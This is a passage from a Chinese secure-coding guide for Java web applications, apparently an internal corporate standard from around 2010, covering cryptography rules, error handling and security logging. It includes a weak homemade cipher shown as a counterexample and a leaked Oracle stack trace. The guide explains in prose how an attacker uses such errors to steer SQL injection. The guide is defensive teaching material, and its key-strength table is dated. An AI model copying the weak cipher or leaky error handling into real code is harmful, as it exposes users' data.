        else if (CipherText.charAt(i) >= '0' && CipherText.charAt(i) <= '9')
         if((CipherText.charAt(i) - Offset) < '0'){
            PlainText += (char)('9' - ('0' - (CipherText.charAt(i) - Offset)) + 1);
            }else{
                    PlainText += (char)('0' + ((CipherText.charAt(i) - '0' - Offset) % 10));
                }
    }
    System.out.println("PlainText: " + PlainText);
}
```

解决方案

1、 禁止使用自己编写的密码算法。

2、 不要将编码(如 Base64)和密码算法混为一谈，前者不是密码算法。

3、 不要使用低强度的密码算法，如 DES、RC2 等，必须采用符合业内安全强度标准的密码算法，见下表：

安全目的	**保密性**	**认证** **不可抵赖性**	**保密性** **认证** **不可抵赖性**	**保密性** **认证** **不可抵赖性**	**完整性**	**完整性** **来源认证**
算法强度(按对称密钥长度和算法安全期限)	对称算法	DSA电子签名算法	RSA算法	ECC算法	摘要算法	HMAC信息验证码
安全强度为 80 位; 安全时间到 2010年	2TDES 3TDES AES-128 AES-192 AES-256	最小长度: 公钥 = 1024; 私钥 =160	最小长度: 密钥对=1024	最小长度: 密钥对=160	SHA-1, SHA-224, SHA-256, SHA-384, SHA-512	SHA-1, SHA-224, SHA-256, SHA-384, SHA-512
安全强度为112位; 安全时间到 2030年	3TDES AES-128 AES-192 AES-256	最小长度: 公钥 = 2048 私钥 = 224	最小长度: 密钥对=2048	最小长度: 密钥对=224	SHA-224, SHA-256, SHA-384, SHA-512	SHA-1, SHA-224, SHA-256, SHA-384, SHA-512

注：参考文档：《证书及密钥安全标准 v6DC-0216》，刘坤，阿里云-集团信息安全中心

第八章 错误处理与日志

Error Handling

安全威胁

Error Handling 错误处理。

在 web 应用程序出错时，会返回一些程序异常信息，从而暴露很多对攻击者有用的信息，攻击者可以利用这些错误信息，制定下一步攻击方案。

代码示例

如下代码是做数据库查询的：

```
try {
                PreparedStatement pst = conn.prepareStatement(sql);
                ResultSet rs    = pst.executeQuery();
                while(rs.next()){
                    User u = new User();
                    u.setId(rs.getLong("id"));
                    u.setName(rs.getString("name"));
                    u.setPass(rs.getString("pass"));
                    u.setType(rs.getInt("type"));
                    userlist.add(u);
                }
                System.out.println();
                if(rs != null) rs.close();
                if(pst    != null) pst.close();
                if(conn != null) conn.close();
            } catch (SQLException e) {
                // TODO Auto-generated catch block
                e.printStackTrace();
            }
```

直接抛出了错误异常，没有经过任何处理。

攻击实例

在进行 SQL 注入攻击时，攻击者提交可以让程序出错的 get 请求，导致 web 应用展现了错误页面：

description The server encountered an internal error () that prevented it from fulfilling this req

exception

```
javax.servlet.ServletException: ORA-01789: query block has incorrect number of result columns
        at org.apache.struts.action.RequestProcessor.processException(RequestProcessor.java:516)
        at org.apache.struts.action.RequestProcessor.processActionPerform(RequestProcessor.java:
        at org.apache.struts.action.RequestProcessor.process(RequestProcessor.java:226)
        at org.apache.struts.action.ActionServlet.process(ActionServlet.java:1164)
        at org.apache.struts.action.ActionServlet.doGet(ActionServlet.java:397)
        at javax.servlet.http.HttpServlet.service(HttpServlet.java:696)
        at javax.servlet.http.HttpServlet.service(HttpServlet.java:809)
        at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterCha
        at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:
        at com.url.common.CharacterEncodingFilter.doFilter(CharacterEncodingFilter.java:46)
```

看到这个信息，攻击者可以做以下判断：

1、数据库是 oracle。

2、查询语句的列数不正确。

根据这个判断，攻击者调整 get 请求的内容，最终达到获取数据库所有数据的目的。

解决方案

配置错误页面，让所有的错误都只显示友好信息，不显示任何与实际错误相关的信息。例如以下页面：

Logging

记录日志

在 web 应用运行的过程中，必须开启安全日志。当疑似攻击发生时，对用户的当前请求，记录日志。在所有安全方案中需要记录日志的地方，都应该按照本章节的要求记录日志，以便回溯攻击场景。

日志存储

日志文件要单独放在服务器上，不能和 web 容器的 log 放在同一个文件中，并且是 http 无法直接访问到的地方，例如

/home/admin/tomcat/logs/security(date).log

日志存储要预留 http 接口，以便需要时将日志通过 http，发送到统一的服务器上。

日志字段

字段按照以下要求记录，http request 包可配置，平时可以不打开，当受到攻击频繁时，临时开启。

字段	说明
IP	访问者 IP 地址
用户 id	如果用户已登录，可以记录
用户名	如果用户已登录，可以记录
cookie	当前 http request 中的 cookie
method	POST/GET
http request 数据包内容	可配置
动作描述	可能发生的攻击
分类	可能发生的攻击类型
威胁级别	根据漏洞类型定义
攻击者/受攻击者	本次事件是攻击者的请求，还是被攻击者的请求
时间	攻击发生的时间，要以服务器时间为准

第九章Changelog

添加密码安全章节，添加 error handing 章节，添加 flash 章节 -- 2010-7-7

周拓修正 Cross Site Script 章节错误，李昊、刘坤校对 -- 2010-8-20

第十章相关链接

中文站 CSRF 方案：

http://security.alibaba-inc.com/twiki/bin/view/Security/SecuritySolution/%E4%B8%AD%E6%96%87%E7%AB%99CSRF%E6%96%B9%E6%A1%88

Ibatis 防 SQL 注射方案：

http://security.alibaba-inc.com/twiki/bin/view/Security/SecuritySolution/Ibatis%E9%98%B2SQL%E6%B3%A8%E5%B0%84%E6%96%B9%E6%A1%88

JavaScript 编码安全规范：

http://security.alibaba-inc.com/twiki/bin/view/Security/SecuritySolution/JavaScript%e7%bc%96%e7%a0%81%e5%ae%89%e5%85%a8%e8%a7%84%e8%8c%83

Velocity 跨站修补方案：

http://security.alibaba-inc.com/twiki/bin/view/Security/SecuritySolution/Velocity%E8%B7%A8%E7%AB%99%E4%BF%AE%E8%A1%A5%E6%96%B9%E6%A1%88